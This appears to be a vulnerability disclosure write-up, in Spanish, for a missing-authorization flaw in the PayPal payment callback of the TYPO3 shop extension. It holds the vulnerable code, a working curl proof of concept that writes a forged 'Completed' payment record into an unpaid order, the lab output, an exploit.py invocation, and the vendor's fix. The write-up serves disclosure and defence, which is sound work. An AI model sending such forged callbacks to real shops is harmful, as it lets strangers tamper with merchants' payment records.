 yuwkaaa/cve-2026-113468
callback de pago de PayPal falsificable en TYPO3 EXT:shop


callbackAction() es el endpoint al que PayPal envía las notificaciones de pago. Toma
el id del pedido de item_number y escribe todo el cuerpo del POST en el campo
callback_parameter de ese pedido. Nada demuestra que el mensaje provenga de PayPal: ni
postback de cmd=_notify-validate, ni secreto, ni comprobación del importe o del receptor.
Cualquier visitante puede sobrescribir el registro de pago almacenado de un pedido no pagado.
| CVE | CVE-2026-113468 |
| Aviso | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paquete | codingms/shop "TYPO3 Shop by coding.ms", 10.182 instalaciones |
| Afectado | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corregido | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medio, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |

| Probado en | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédito | Nguyen Le Thanh Nam |
Segundo CVE en el mismo aviso: CVE-2026-112071, cancelación de pedidos sin autenticación en el mismo controlador.
Classes/Controller/BasketOrderController.php:1239, versión 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), doce líneas más arriba en el mismo archivo, verifica la firma de su webhook y devuelve 403 cuando falla. La ruta de PayPal no tiene nada equivalente.
callback_parameter es el registro de la tienda sobre lo que el proveedor de pagos dijo acerca de un pedido, que es lo que lee un comerciante cuando se disputa un pago. En una versión afectada, un desconocido decide su contenido.
Dos condiciones lo delimitan: el pedido objetivo debe estar en estado prepared, y la página debe incluir el plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Controles de la misma ejecución: el pedido 2 es paid y no se escribe nada, y al descartar
item_number no se escribe nada. Salida completa en
poc-transcript.txt.
exploit.py envía la misma solicitud contra un host de su propiedad. Ejecución en seco por defecto:
python3 exploit.py http://shop.example/checkout --order 42 --fire
La respuesta es HTTP 200 en ambos casos. Confírmalo leyendo
tx_shop_domain_model_basketorder.callback_parameter.
Tras la escritura, callbackAction() reenvía a orderAction() con
confirmed => true. Si eso finaliza el pedido pasa por
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, que se distribuye en una extensión
comercial separada que no estaba en el laboratorio, por lo que no se probó. El pedido
permaneció prepared en todas las ejecuciones.

get.typo3.org/13/tar.gz, sin necesidad de Composer.shop desde el artefacto publicado en Packagist, más codingms/additional-tca y
codingms/modules.EXT:shop/Configuration/TypoScript/ en la plantilla raíz.shop_basketorder en una página.tx_shop_domain_model_basketorder con status = 'prepared'.php -S, con PHP intl cargado.Omite el paso 3 y todas las solicitudes devuelven 404, lo que parece un sitio que no es vulnerable.
6.3.0 autentica la notificación antes de almacenarla:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() reenvía el payload a PayPal y requiere VERIFIED. Un mensaje
verificado solo demuestra que PayPal lo envió, por lo que isMatchingPayPalPayment()
lo vincula después al pedido: payment_status debe ser Completed, el receptor debe
coincidir con el payPalId configurado, la moneda debe coincidir, y mc_gross debe ser igual
al total del pedido al céntimo. Ambos rechazan cuando falta la configuración.
La finalización del pedido se movió detrás de BasketOrderHmacService, que firma el uid del pedido
con el encryptionKey del sitio. Diff completo en
fix-6.2.0-to-6.3.0.diff, tomado del artefacto 6.3.0
publicado. Ese parche solo se leyó; el PoC no se volvió a ejecutar contra él.
Reportado a [email protected]. Versiones corregidas por Thomas Deuling (coding.ms), aviso por Torben Hansen (TYPO3 Security Team).
Para sistemas de prueba que usted posea o esté autorizado a probar.







